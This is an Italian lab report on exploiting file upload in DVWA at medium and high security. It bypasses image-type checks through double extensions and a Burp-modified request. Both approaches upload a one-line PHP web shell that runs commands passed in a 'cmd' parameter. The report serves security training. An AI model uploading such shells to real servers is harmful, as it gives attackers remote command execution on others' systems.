

# Exploit File upload

Sommario

**INTRODUZIONE ALL'ESERCIZIO .....3**

    SUGGERIMENTO .....3

**SVOLGIMENTO ESERCIZIO .....4**

    CONOSCENZE E CONFIGURAZIONI DI BASE .....4

    MEDIUM .....4

*Metodo estensione file* .....5

    HIGH.....6


    METODO ALTERNATIVO .....6

## Introduzione all'esercizio

Effettuare il File Upload di una shell ai livelli di sicurezza:


- Medium
- High

Utilizzare sempre BurpSuite per monitorare tutti gli step



## Suggerimento

Le soluzioni sono pubbliche, prima di utilizzarle provate a studiare il codice php da “View Source” per capire come aggirare i controlli del server.




Soluzione pubblica <https://medium.com/@eudorina67/dvwa-file-upload-vulnerabilities-40104b54d488>

## Svolgimento esercizio


### Conoscenze e configurazioni di base

Questo esercizio è una continuazione del report M4\W13\D2 tuttavia il livello di sicurezza è stato incrementato a “medium” e “high”.

### Medium



Come da immagine se si carica un file PHP non lo fa caricare.




Dall'intercettazione si capisce che le tipologie di file accettate sono solo immagini.

## Metodo estensione file

Per superare questa protezione si potrebbe cambiare l'estensione del file.

Infatti confondendo il filtro come file immagine, si può caricarlo con successo.




### Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php.jpg succesfully uploaded!



Questo metodo funziona come da ultima immagine.

High

Eseguendo lo stesso Upload come effettuato al livello Medium, risulta ugualmente possibile il caricamento e l'utilizzo del link <http://192.168.1.105/dvwa//hackable/uploads/shell.php.jpeg?cmd=ls> in questo caso per inviare un semplice comando **ls**

## Metodo Alternativo

Durante il Upload del file php, cambiare il pacchetto intercettato, facendolo credere al server come fosse un immagine jpeg, sostituire la dicitura con quella in immagine.

```

Pretty      Raw      Hex
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.105
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.1.105
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryL06ahWTyJT8BJrrk
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.105/dwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=55eab28c264afc92a36cbd4c8d278391
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryL06ahWTyJT8BJrrk
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryL06ahWTyJT8BJrrk
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpeg"
22 Content-Type: image/jpeg
23
24 <?php system($_REQUEST["cmd"]); ?>
25 -----WebKitFormBoundaryL06ahWTyJT8BJrrk
26 Content-Disposition: form-data; name="Upload"
27
28 Upload

```

